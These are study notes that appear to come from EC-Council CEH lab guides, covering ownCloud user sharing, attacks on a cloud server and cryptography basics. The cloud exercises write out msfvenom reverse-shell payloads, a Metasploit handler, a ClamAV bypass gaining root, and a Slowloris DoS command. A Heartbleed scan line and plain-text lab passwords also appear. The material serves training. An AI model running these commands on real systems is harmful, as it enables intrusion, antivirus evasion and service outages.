
- Module 19 - Cloud Computing
  - Exercise 1

    Creating User Accounts and Assigning User Rights in ownCloud
    - Lab Objective

      The objective of this lab is to help students learn how to build a cloud server.
      In this lab, you will learn to:
      * Create users and assign user rights
      * Share files and directories both online and offline using ownCloud Desktop Client application
    - Ubuntu

      In Mozilla Firefox of Ubuntu

Type **http://localhost/owncloud** and press **Enter** in the address bar.
Username: admin
Password: qwerty@123

In **owncloud** page
Hover your mouse cursor to top right corner of the browser click **admin** drop-down node and click **Users** from the menu.

In the **Users** page
We will be creating users who will be able to log in to the cloud server and access files. You can either assign a user to a **group** or assign him/her **admin** privileges, by choosing a group or an admin from the drop-down list.

Enter a name in the **Username** field, and mention a **Password** in the Password field, click Create.

In this lab, the user is assigned to **Groups**, and the username and password are **shane** and **florida@123**. The newly created user appears under the list of users.

In this lab exercise we will be using two user accounts i.e., **admin** and **shane**.

To share a file with the users' navigate to top left corner of the ownCloud page and click **Content** menu icon. In the content menu click **Files** icon.

In this file page, click the **Add** icon and select **Folder**. As soon as you click the **Folder** icon, a text field appears. Specify a folder name (here **Share**) in this field and press **Enter**.

Double-click the newly created **Share** folder.

Click the **Add** button and then **click** Upload from the drop-down list.

A **File Upload** window appears; navigate to Desktop double-click **Shared Files** folder, select **car.jpg**, and click **Open**.

The added file appears in the share folder. Click **All files** from the left handside of the ownCloud page and hover the mouse-cursor over the folder, and click **Share** icon.

Click **Share** folder and a right pane appears with sharing information. Type the name of the user with whom you want to share the file (here, **shane**), As you type the username, a hint is displayed below it. Click on the **hint**.

The user is selected, and additional sharing options appear. A folder named **share** is created in the **shane's** ownClous account; whichever file is shared from this admin account is uploaded to this folder.

- Windows 10

  In Google Chrome type http://10.10.10.9/owncloud in the addressbar and press **Enter**.
  Username: shane
  Password: florida@123
  Press **Enter**.

  Here, 10.10.10.9 is the IP address of the Ubuntu machine where the ownclous is hosted.

The ownclous page appears, displaying all the directories along with the shared directory that contains all the files shared by the admin with this user (shane).

You may/may not be able to re-share, download or upload any files/directories as per sharing (security) settings configured by the admin.

- Windows Server 2012

  After installing ownCloud Desktop client in the server address field type http://10.10.10.9/owncloud and click Next. Enter the credentials you have specified at the time of **ownCloud** database setup
  Username: **admin**
  Password: **qwerty@123**
  Click **Next**.

  In Connect to ownCloud Setup local folder options
  Leave the settings to default and click **Connect**.

  Now, our owncloud account is synched with the local folder **C:\User\Administrator\ownCloud**. Whatever files you have place in this folder will automatically be uploaded to the **ownCloud** account online.

  Copy any **mp3**(or any other file) and paste it in **C:\Users\Administrator\ownCloud\Share** location.

- Ubuntu

  In the earlier session of the web browser, click Files in the left pane. Observer that our mp3 file is present in the Share folder, inferring that the file was successfully uploaded to the server.

- Windows 10

  After installing and setting up **ownCloud Desktop client**, the local folder **C:\Users\Admin\ownCloud** is synched with the ownCloud account.

  Copy, **paste** a file in C:\users\Admin\onwCloud\Share.

- Ubuntu

  Open the same browser session again, and click Files in the left pane. Observe that the new file is present in the share folder.

- Windows Server 2012

  Navigate to **C:\Users\Administrative\owncloud\share**. Notice the **test.pdf**, uploaded in the Windows 10 machines's **C:\users\Admin\owncloud\share** is synchronized to **C:\Users\Administrators\owncloud\share**.

  Thus whichever file or folder you paste/delete in the client's ownCloud directory will synchronize with the ownCloud server.

- Exercise 2

  Security ownCloud from Malicious File uploads using **ClamAV**

  - Lab Objective

    The objective of this lab is to help students learn how to configure and secure owncloud and secure owncloud using ClamAV Antivirus.

  - Kali LInux

    In the terminal of kali Linux
    msfvenom -p windows/meterpreter/reverse_tcp -f exe > /roor/Desktop/trojan.exe

In the Firefox browser type http://10.10.10.9/owncloud in the address bar and press **Enter**.
Username: shane
Password: florida@123

Now, let us try to upload the malicious file in the ownCloud with the user account **shane**. To upload the file click + icon and then click **Upload**.

Locate our **trojan.exe** and file and click **Open**.

As soon as you click **Open**, you will get a message **Virus** has been detected in the file. **Upload** cannot be completed.

- Exercise 3

  Bypassing ownCloud Antivirus and Hacking the Host using kali Linux

  - Lab objective

    The objective of this lab is to help students learn how to bypass the ownCloud Antivirus, upload a malicious file in the cloud server and exploit the machine hosting ownCloud.

  -

    In the terminal of kali
    msfvenom -p linux/x86/shell/reverse_tcp LHOST=10.10.10.11 LPORT=4444 --platform linux -f elf > /root/Desktop/exploit.elf

    In the browser of the previous session
    Click **share** folder and click **+** icon and then click **Upload** from the drop-down.
    Locate the **exploit.elf** file and clikc **Open**.

    Though ClamAV antivirus is running on the ownCloud server still we are able to upload malicious file by chaning the payload architecture.

    In the terminal
    msfconsole
    use multi/handler
    set payload/linux/x85/shell/reverse_tcp
    set LHOST 10.10.10.11
    set LPORT 4444
    run

    Go to Ubuntu
    Go to the server owncloud server from a browser. Check the malicious file (here, **exploit.elf**) and click **Download**.

    In the terminal of ubuntu
    sudo su
    cd Desktop
    chmod -R 755 exploit.elf
    ./exploit.elf

    Go back to attacker machine, Kali Linux
    In our Metasploit we can se that session has been created.
    If session is not created then type sessions -i 1

To check the network configuration of the victim machine
ifconfig

To see the present working directory on the victim machine
pwd

To view the system user type
whoami
We have the **root** access.

- Exercise 4

  Implementing DoS Attack on Linux Cloud Server using **Slowloris Script**

  - Lab Objective
  -

    In the terminal
    wireshark
    To start the capture, double-click available ethernet adapter of the machine (here, eth0).

    In the terminal
    cd Desktop
    cd Slowlrois
    ls
    chmod 777 Slowloris.pl
    ./Slowloris.pl -dns 10.10.10.9

    10.10.10.9 is the IP address of Ubuntu machine where owncloud is hosted.

    To check the attack status
    In Firefox browser type http://10.10.10.9/owncloud and press **Enter**.


    The browser will not be able to fetch the webpage because of the high number of **HTTP** packets being sent by the Attacker (Kali Linux) machine.

    Switch to Ubuntu
    In Firefox browser type **http://localhost/owncloud** and press **Enter**.
    The browser will not be able to fetch the webpage because of the high number of **HTTP** packets being sent by the Attacker (Kali Linux) machine.

    Switch back to Kali
    In Wireshark, stop the running live capture by clicking on Stop button and observe the packets transferred to victim machine.

    Stop the script and go back to browser and try to access the site again. You will observe that you can access the ownCloud website.

Module 20 - Cryptography


- Basics
  - Basic Terms & Concepts
    - **Cryptography**
      - Science or study of protecting information whether in transit or at rest
      - Renders the information unusable to anyone who can't decrypt it
      - Takes plain text, applies cryptographic method, turn it into cipher text
      - 

    - **Cryptanalysis**
      - Study and methods used to crack cipher text
    - **Linear Cryptanalysis**
      - Works best on block ciphers
    - **Differential Cryptanalysis**
      - Applies to symmetric key algorithms
      - Compares differences in the inputs to how each one affects the outcome
    - **Integral cryptanalysis**
      - input vs output comparison same as differential; however, runs multiple computations of the same block size input
    - Plain text doesn't necessarily mean ASCII format - it simply means unencrypted data
    - Key clustering - Different encryption keys generate the same ciphertext from the same plaintext message
    - **The Goals of Cryptography**
      - C.I.A. + Nonrepudiation
        - Nonrepudiation - Means by which a recipient can ensure the identity of the sender and neither party can deny sending.

- Where to Encrypt & Decrypt?
  - **Data-in-Transit / Data-in motion**: Transport / Network
    - Not much protection as it travels
      - Many different switches, routers, devices
    - Network-based protection:
      - Firewall, IPS
    - Provide transport encryption:
      - TLS, IPsec
  - **Data-at-Rest**: Resides in storage
    - Hard drive, SSD, flash drive, etc
    - Encrypt the data
      - Whole disk encryption
      - Database encryption
      - File or/ folder-level encryption
    - Apply permissions
      - Access control lists
      - Only authorized users can access the data
  - **Data-in-use / Data-in-process**: RAM & CPU
    - The data is in memory or CPU registers and cache
    - The data is almost always decrypted
- Encryption Algorithms
  - **Algorithm** - step-by-step method of solving a problem
  - **Two General Forms of Cryptography**
    - Substitution - bits are replaced by other bits
    - Transposition - doesn't replace; simply changes order
  - **Encryption Algorithms** - mathematical formulas used to encrypt and decrypt data
  - **Steam Cipher** - readable bits are encrypted one at a time in a continuous stream
    - Usually done by an XOR operation
    - Work at a high rate of speed
  - **Block Ciphe**r - data bits are split up into blocks and fed into the cipher
    - Each block of data (usually 64 bits) encrypted with key and algorithm
    - Are simpler and slower than stream ciphers

- **XOR** - exclusive or; if inputs are the same (0,0 or 1,1), function returns 0; if inputs are not the same (0,1 or 1,0), function returns 1
- Key chosen for cipher must have a length larger than the data; if not, it is vulnerable to frequency attacks

- Symmetric Encryption
  - Symmetric Encryption - One Single Key / Session Key to encryption and decryption.
  - Known as:
    - Single key cryptography
    - Secret key cryptography
    - Shared key cryptography
    - Session key cryptography
  - One key is used to encrypt and decrypt the data.
    - Suitable for large amounts of data
    - 128-bit or larger symmetric keys are common
    - Harder for groups of people because more keys are needed as group increases
    - Can be very fast to use
      - Less overhead than asymmetric encryption
      - Often combined with asymmetric encryption
    - Problems/Weaknesses of Symmetric Encryption:
      - Problems include key distribution and management / not scalable
      - Non-repudiation possible because everyone has a copy of the key
      - Key must be regenerated whenever anyone leaves the group of keyholders
  - Cryptosystem
    - Defines key properties, communication requirements for the key exchange; actions through encryption and decryption process.
    - e.g.: Using asymetric encryption to exchange Session keys after that communicate using Symmetric encryption.
      - Key escrow (also known as a “fair” cryptosystem) is an arrangement in which the keys needed to decrypt encrypted data are held in escrow so that, under certain circumstances, an authorized third party may gain access to those keys.

- Symmetric Cryptosystems
Algorithm	Block or Streaming	Block Size	Rounds	Key Size	Notes
DES	Block	64-bit	16	56 bits	Uses five modes of operation: ECB, CBC, CFB, OFB and CTR.
Blowfish	Block	64-bit	16	32-448 bits	Public domain algorithm.
Twofish	Block	128-bit	16	128, 192 and 256 bits	Public domain algorithm.
3DES	Block	64-bit	16	168 bits (56 x 3)	Repeats DES process 3 times.
AES	Block	128-bit	10, 12, or 14	128, 192 or 256 bits	Encryption standard for the US Gov.; Used in WPA2
RC4	Streaming	N/A	1	40-2048 bits	Used in WEP, SSL and TLS; largely deprecated in current;technologies.
IDEA	Block	64-bit	8	128 bits	Made for replacement for the DES
  - Larger keys than symmetric encryption; Common to see key lengths of 3,072 bits or larger
- Asymmetric Encryption
  - Uses a Key pair:
    - **Public Key** - Anyone can see this key; give it away
    - **Private Key** - Keep this private; used for decryption; The private key is used to digitally sign a message.
    - 


  - Algorithms:
    - **Diffie-Hellman** - Developed as a key exchange protocol; used in SSL and IPSec; if digital signatures are waived, vulnerable to MITM attacks
    - **Elliptic Curve Cryptosystem (ECC)** - Uses points on elliptical curve along with logarithmic problems; uses less processing power; good for mobile devices

        - **RSA** - Achieves strong encryption through the use of two large prime numbers; factoring these create key sizes up to 4096 bits; modern de facto standard
        - **El Gamal** - Not based on prime number factoring; uses solving of discrete logarithm problems
    - Only downside is it's slower than symmetric especially on bulk encryption and processing power
- Hashes
    - One-way encryption
    - Verify the Integrity of the message.
    - Verify the authenticity of the message (proof of origin & non-repudiation)
    - Impossible to recover the original message from the digest
    - Used to store passwords providing confidentiality.
    - Hash Algo.
    - MD5 128 bit hash
    - SHA-1 160 bit hash
    - SHA256 256 bit hash
    - Examples
        - ```
          String: hello world!

          MD5 Hash: FC3FF98E8C6A0D3087D515C0473F8677
          SHA-1 Hash: 430CE34D020724ED75A196DFC2AD67C77772D169
          SHA256 Hash: 7509E5BDA0C762D2BAC7F90D758B5B2263FA01CCBC542AB5E3DF163BE08E6CA9
          ```
    - ⚠️ If you change a single character, the entire Hash value changes. See the example below, changing the last character '!' to '.'
    - String: **hello world!**
        - MD5 Hash: FC3FF98E8C6A0D3087D515C0473F8677
    - String: **hello world.**
        - MD5 Hash: 3C4292AE95BE58E0C58E4E5511F09647
    - Message digest
        - A message digest or hash, can be used to verify the integrity of a message by comparing the original hash to one generated after receipt of the message. If the two match, then integrity is assured. If they do not match, then the message was altered between transmission and receipt.
        - ⚠️ Message digests are also called:
            - hashes
          ```

        - hash values
        - hash total
        - CRC
        - fingerprint
        - checksum
        - digital ID
- Hashing Algorithms
    - **MD5** - Message Digest Algorithm
        - First published in April 1992
        - Replaced MD4
        - 128-bit hash value
        - 1996: Vulnerabilities found
            - Not collision resistant
        - ⚠️ Collision - occurs when two or more files create the same output
            - Can happen and can be used an attack; rare, though
        - ⚠️ Key space - Represents the total number of possible values of keys in a cryptographic algorithm or other security measure, such as password
        - ⚠️ DUHK Attack (Don't Use Hard-Coded Keys) - allows attackers to access keys in certain VPN implementations; affects devices using ANSI X9.31 with a hard-coded seed key
        - ⚠️ Rainbow Tables - contain precomputed hashes to try and find out passwords
    - **SHA** - Secure Hash Algorithm
        - Developed by NSA
        - SHA-1
            - Widely used
            - 160-bit digest
            - Weak; 2005: Collision attacks published
        - SHA-2 Family
            - SHA-256 | minor version: SHA-224
            - SHA-512 | minor version: SHA-384
        - SHA-3
            - Uses a hash function called Keccack and has the same length of SHA-2.

        - SHA-1 and SHA-2 have been replaced by the latest iteration of SHA known as SHA-3.
    - **HMAC**
        - Hash Message Authentication Code - Used in conjunction with symmetric key both to authenticate and verify integrity of the message.
        - Verify data integrity and authenticity
            - No fancy asymmetric encryption is required
        - Used in network encryption protocols
            - IPsec, TLS
        - Requires each side of the conversation to have the same key
    - **RIPEMD**
        - RACE Integrity Primitives Evaluation Message Digest.
        - Not very common
        - Open Standard
        - 128, 168, 256, 320 bit digests (RIPEMD-128, RIPEMD-256, RIPEMD-320)
        - Original RIPEMD was found to have collision issues (2004)
            - Effectively replaced with RIPEMD-160 (no known collision issues)
            - Based upon MD4 design but performs similar to SHA-1
- KeyStretching
    - Combine a very long salt and a huge number of hashing iterations to make cracking even more harder. (e.g Hashing the hashed password N times)
    - Two most popular Key stretching libraries/ functions:
        - PBKDF2 (Password-Based Key Derivation Function 2) algorithm
            - Part of RSA public key cryptography standards (PKCS #5, RFC 2898)
        - bcrypt
            - Generates hashes from passwords
            - An extension to the UNIX crypt library
            - Uses Blowfish cipher to perform multiple rounds of hashing
    - Example:
        - PBKDF2
            - Password: 123456

        - Hash: rYoSDg62evyzhE1+lWBa9A==:YaeMu71c8KU3H0RYFPle0Q==
    - bcrypt
        - Password: 123456
        - Hash: $2b$10$vES9mCPsE10//vOc1u01XeUVmJrZyHGMPaRfo39OlUoJ2g7iPtDnu
    - ⚠️ Key streaming - involves sending individual characters of the key through an algorithm and using a mathematical XOR function to change the output.
- Cryptographic nonce
    - Cryptographic randomization schemes
        - Used once - 'for the nonce'/ for the time being
        - A random or pseudo-random number
            - Somehting that can't be reasonably guessed
            - Can also be a counter
        - Use a nonce during the login process
            - Server gives you a nonce
            - Calculate your password hash using the nonce
            - Each password hash sent to the host will be different, so a replay attack won't work
- Initialization vectors (IV)
    - Is a type of nonce
        - Used for randomizing an encryption scheme
        - The more random the better
    - Use in encryption ciphers, WEP, and older SSL implementations
    - 

      Cipher Block Chaining (CBC) mode encryption
- Digital Signatures

- When signing a message, you sign it with your private key and the recipient decrypts the hash with your public key
- Digital Signature Algorithm (DSA) - used in generation and verification of digital signatures per FIPS 186-2
- ⚠️ Digital Signature Standard (DSS):
- Document that NIST puts out to specify the digital signature algorithms & the encryption algorithms approved for use by the US gov.

- PKI System
  - **Public Key Infrastructure (PKI)** - structure designed to verify and authenticate the identity of individuals
    - Also refers to the binding of public keys to people or devices
      - The certificate authority (CA)
      - It's all about trust
    - X.509 v3 is current format most widely used. Part of the X.500 family of standards
  - **Digital Certificates**
    - **Certificate** - electronic file that is used to verify a user's identity; provides nonrepudiation
    - **X.509** - standard used for digital certificates
    - **Contents** of a Digital Certificate:
      - **Version** - identifies certificate format
      - **Serial Number** - used to uniquely identify certificate
      - **Subject** - who or what is being identified
      - **Algorithm ID** (Signature Algorithm) - shows the algorithm that was used to create the certificate
      - **Issuer** - shows the entity that verifies authenticity
      - **Valid From and Valid To** - dates certificate is good for
      - **Key Usage** - what purpose the certificate serves
      - **Subject's Public Key** - copy of the subject's public key
      - **Optional Fields** - Issuer Unique Identifier, Subject Alternative Name, and Extensions
    - Some root CAs are automatically added to OSes that they already trust; normally are reputable companies
    - Self-Signed Certificates - certificates that are not signed by a CA; generally not used for public; used for development purposes

        - Signed by the same entity it certifies
    - **Registration Authority**
        - Verifies user identity
    - **Certificate Authority**
        - Third party to the organization; creates and issues digital certificates
    - **Certificate Revocation List (CRL)**
        - Used to track which certificates have problems and which have been revoked
    - **Validation Authority**
        - Used to validate certificates via Online Certificate Status Protocol (OCSP)
    - **Trust Model**
        - How entities within an enterprise deal with keys, signatures and certificates
    - **Cross-Certification**
        - Allows a CA to trust another CS in a completely different PKI; allows both CAs to validate certificates from either side
    - **Single-authority system**
        - CA at the top
    - **Hierarchical trust system**
        - CA at the top (root CA); makes use of one or more RAs (subordinate CAs) underneath it to issue and manage certificates
- Key Wrapping and Key Encryption Keys (KEK)
    - KEKs are used as part of key distribution or key exchange.
    - key Wrapping - Protect session keys
    - If the cipher is a symmetric KEK, both the sender and the receiver will need a copy of the same key
    - If using an asymmetric cipher, with public/private key properties, to encapsulate a session key, both the sender and the receiver will need the other's public key
    - ⚠️ Protocols such as SSL, PGP, and S/MIME use the services of KEKs to provide session key confidentiality, integrity, and sometimes to authenticate the binding of the session key originator and the session key itself.
- Full Disk Encryption - FDE

- Data at Rest (DAR) - data that is in a stored state and not currently accessible
    - Usually protected by full disk encryption (FDE) with pre-boot authentication
    - Example of FDE is Microsoft BitLocker and McAfee Endpoint Encryption
    - FDE also gives protection against boot-n-root
- Encrypted Communication
    - **Often-Used Encrypted Communication Methods:**
        - **Secure Shell (SSH)** - secured version of telnet; uses port 22; relies on public key cryptography; SSH2 is successor and includes SFTP
        - **Secure Sockets Layer (SSL)** - encrypts data at transport layer and above; uses RSA encryption and digital certificates; has a six-step process; largely has been replaced by TLS
        - **Transport Layer Security (TLS)** - uses RSA 1024 and 2048 bits; successor to SSL; allows both client and server to authenticate to each other; TLS Record Protocol provides secured communication channel
        - **Internet Protocol Security (IPSEC)** - network layer tunneling protocol; used in tunnel and transport modes; ESP encrypts each packet
        - **PGP** - Pretty Good Privacy; used for signing, compress and encryption of emails, files and directories; known as hybrid cryptosystem - features conventional and public key cryptography
        - **S/MIME** - standard for public key encryption and signing of MIME data; only difference between this and PGP is PGP can encrypt files and drives unlike S/MIME
    - **Heartbleed** - attack on OpenSSL heartbeat which verifies data was received correctly
        - Vulnerability is that a single byte of data gets 64kb from the server
        - This data is random; could include usernames, passwords, private keys, cookies; very easy to pull off
        - nmap -d --script ssl-heartbleed --script-args vulns.showall -sV [host]
        - Vulnerable versions include Open SSL 1.0.1 and 1.0.1f
        - CVE-2014-0160
    - **FREAK** (Factoring Attack on RSA-EXPORT Keys) - man-in-the-middle attack that forces a downgrade of RSA key to a weaker length

        - **POODLE** (Paddling Oracle On Downgraded Legacy Encryption) - downgrade attack that used the vulnerability that TLS downgrades to SSL if a connection cannot be made
            - SSl 3 uses RC4, which is easy to crack
            - CVE-2014-3566
            - Also called PoodleBleed
        - **DROWN** (Decrypting RSA with Obsolete and Weakened Encryption) - affects SSL and TLS services
            - Allows attackers to break the encryption and steal sensitive data
            - Uses flaws in SSL v2
            - Not only web servers; can be IMAP and POP servers as well
- Cryptography Attacks
    - Cryptographic attacks approaches that seek to exploit one or more vulnerabilities in a cryptosystem to break it; Note: Patterns Kill! and it's all about the key!
    - **Frequency Analysis & the Ciphertext Only Attack**
        - Examine frequency of letters appearing in the ciphertext
        - Attempt to figure out what letters they correspond to plaintext
    - **Known Plain-text attack**
        - Has both plain text and cipher-text; plain-text scanned for repeatable sequences which is compared to cipher text
    - **Chosen Cipher-text Attack**
        - Chooses a particular cipher-text message
        - Attempts to discern the key through comparative analysis
        - RSA is particularly vulnerable to this
    - **Chosen Plain-text attack**
        - Attacker encrypts multiple plain-text copies in order to gain the key
    - **Adaptive chosen plain-text attack**
        - Attacker makes a series of interactive queries choosing subsequent plaintexts based on the information from the previous encryptions; idea is to glean more and more information about the full target cipher text and key
    - **Cipher-text-only attack**
        - Gains copies of several encrypted messages with the same algorithm; statistical analysis is then used to reveal eventually repeating code
    - **Replay attack**

- Usually performed within context of MITM attack
- Hacker repeats a portion of cryptographic exchange in hopes of fooling the system to setup a communications channel
- Doesn't know the actual data - just has to get timing right

- **Side-Channel Attack**
  - Monitors environmental factors such as power consumption, timing and delay
- **Meet-in-the-Middle**
  - Used against algorithms that use 2 rounds of encryption. (reason that 2-DES was defeated).
- **Man-in-the-Middle**
- **Birthday Attack / Collision Attack / Reverse Hash matching**
  - Find flaws in the one-to-one association of the hash function
- **Timing Attack**
  - Based on examining exact execution times of the components in the cryptosystems
- **Rubber-Hose Attack**
  - Based on the use of threats or torture to extract need information
- **Don't Use Hard-Coded Keys (DUHK) Attack**
  - Used against hardware/software that implements ANSI X9.31 Random Number Generation.
- **Social Engineering Attack**
  - Social eng. can be very efficient to grab passwords etc

- Tools
  - Carnivore and Magic Lantern - used by law enforcement for cracking codes
  - L0phtcrack - used mainly against Windows SAM files
  - John the Ripper - UNIX/Linux tool for the same purpose
  - PGPcrack - designed to go after PGP-encrypted systems
  - CrypTool

1 Backlink

EC-Council Official Labs > Module 20 - Cryptography

- Exercise 7
  Basic Data Encryption Using **CrypTool**
  - Lab Objective
    This lab will give you experience on encrypting data and show you how to do so.

It will teach you how to:
* Use encrypting/decrypting command
* Visualize several algorithms
* Calculate hash values and analysis

- Encryption

  In the main window of CrypTool
  Close the **startingexample-en.txt** window.

  To encrypt data
  Click the **File** option from the menu bar and select **New**.

  Type some content in the opened **Unnamed1 Notepad** of CrypTool. You will be encrypting this content.

  Select **Encrypt/Decrypt > Symmetric (modern) > RC...** in the Menu bar.

  In The Key Entry: **RC2** dialog box
  Select Key length (here, **8 bits**) from the drop down list.
  Enter the key using hexadecimal characters (05) and click **Encrypt**.

  The RC2 encryption of Unnamed1 notepad displays. To save the **File**, click File in the menu bar, and select **Save**.

  Assume that you are the intended recipient (working on Windows 10) of the Crypted file through the shared network drive.

- Decryption

  Switch to Windows 10
  Navigate to Z:\CEHv10\ Module 20 Cryptography\Cryptanalysis Tools\CrypTool, copy **Cry-RC2-Unnamed1.hex** file and save it to **Desktop**.

  In CrypTool
  To Decrypt the Data, click **File** in the menu bar, and select **Open...**

  Navigate to **Encrypt/Decrypt > Symmetric (modern) > RC2...** from the menu bar

  In The **Key Entry: RC2**
  Select **Key length** (here, **8 bits**) from the drop-down list
  Enter the hexadecimal key (**05**) that was used to encrypt the file and click **Decrypt.**

- Cryptobench
- Jipher
- Keys should still change on a regular basis even though they may be "unhackable"
- Per U.S. government, an algorithm using at least a 256-bit key cannot be cracked

- How to defeat attack
  - **Salt the passwords** - A nonce most commonly associated with password randomization, making the pasword hash unpredictable.

- If the password database is breached, you can't correlate any passwords because even users with the same password have different hashes stored.

- **Pepper** - A large constant number stored separately from the hashed password.
- **Key stretching** - Combine a very long salt and a huge number of hashing iterations to make cracking even more harder. (e.g Hashing the hashed password N times).

1 Backlink

EC-Council Official Labs

- Module 20 - Cryptography
  - Objective
    This lab will show you how to use encryption tools to encrypt data. It will teach you how to:
    * Use encrypting/decrypting techniques
    * Generate Hashes and checksum files
  - Exercise 1
    Calculating One-Way Hashes Using **HashCalc**
    - Lab Objective
      This lab will show you how to:
      * Use HashCalc to monitor your file integrity
    - Windows Server 2016
      In the main window of HashCalc
      Select the type of Data format (here, Text String) from the dropdown list

      Selecting MD5, SHA1, RIPEMD160 AND CRC32 hash algorithms. Now, click **Calculate**.

      The application calculates the hashes and displays them, as shown in the screenshot.

      Assume that you have created a text file, and entered your personal data and saved it on the Desktop.

      Now, In the data format type choose **File** from the drop-down list.
      Click **ellipses** button near Data field to provide the file path.

      Find window appears, navigate to the file location (here, **Desktop**), and select the file that you want to calculate the hashes (here, **Testing**) and location is on Desktop and then click Open.

      Now, choose the hashvalues and click **Calculate**.
      Note down the generated hash values.

      Now, assume that someone got access to the machine and modified your personal text document, as shown in the screenshot, and saved the document in the same location.

Now, launch HashCalc, and calculate the hash value of the modified text document with the same hash values that you performed earlier.

You will observe that the values has been changed.

This means that someone has modified your document, and placed in the same location.

- Exercise 2

  Calculating MD5 Hashes Using **MD5 Calculator**

  - Lab Objectives

    This lab will give you experience on encrypting data and show you how to do it it will teach you how to:
    * Calculate the MD5 value of the selected file

  - Calculating Hash

    To calculate MD5 Hash of any file, right-click on the specific file and Select "MD5 Calculator" from the context menu.

- Exercise 3

  Understanding File and Text Encryption Using **CryptoForge**

  - Lab Objective

    This lab will show you how to encrypt files and text

  - Encrypt a file and share it with the intended user

    Right-click on the file (Confidential.txt) and click Encrypt from the context menu.

    In Enter Passphrase
    Type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**.

    Now, the file will be encrypted in the same location, and the old file will be deleted automatically.
    No one can access this file unless he/she provides the password for the encrypted file.

    You will have to share the password with him/her through message, mail, or another means.

    Let us assume that you shared this file through shared network drive (Z:\CEHv10 Module 20 Cryptography\Cryptography Tools\CryptoForge).

    Go to Windows Server 2016
    Double click the encrypted file to decrypt it and view its contents.
    Confidential.txt.cfe is located at E:\CEHv10 Module 20 Cryptography\Cryptography Tools\CryptoForge.

    The Enter Passphrase - CryptoForge Files dialog-box appears; enter the password that you have provided to encrypt the file, and click **OK**.

    That's how you encrypt a file and share it with the intended user.

  - Sharing an Encrypted message with a user

    In Windows Server 2016, Start Cryptoforge Text

In CryptoForge Text Window
Type a message and click **Encrypt** from the toolbar

In The Enter Passphrase - CryptoForge Text
Type a password in the **Passphrase** field, retype it in the **Confirm** field, and click Ok.

Now, the message in encypted. Click **File** in the menu bar, and click **Save**.

Now, let us assume that you have shared the file through mapped network drive, and shared the password to decrypt the file in an email message or some other means.

Switch to Windows 10
Double-click on the file to **open**. Click decrypt to **decrypt** it.

In the Enter Passphrase - CryptoForge Text dialog
Enter the password you used to encrypt the message in the Passphrase field, and click **OK**.

- Exercise 4

  Encrypting and Decrypting the Data Using **BCTextEncoder**

  - Lab Objective

    This lab will give you experience on encrypting data and show you how to do it, it will teach you how to:
    * Use Encode/decode text data encrypted with a password

  - Encrypting

    To encrypt the text, type the text in the clipboard and click Encode.

    In the Enter Password dialog-box
    Set the password and confirm it in the respective field. Click **OK**.

    We can see the encoded text in the Encoded Text section.

  - Decrypting

    To decrypt the data, first you need to clean the Decoded plain text in the clipboard. Click Decode.
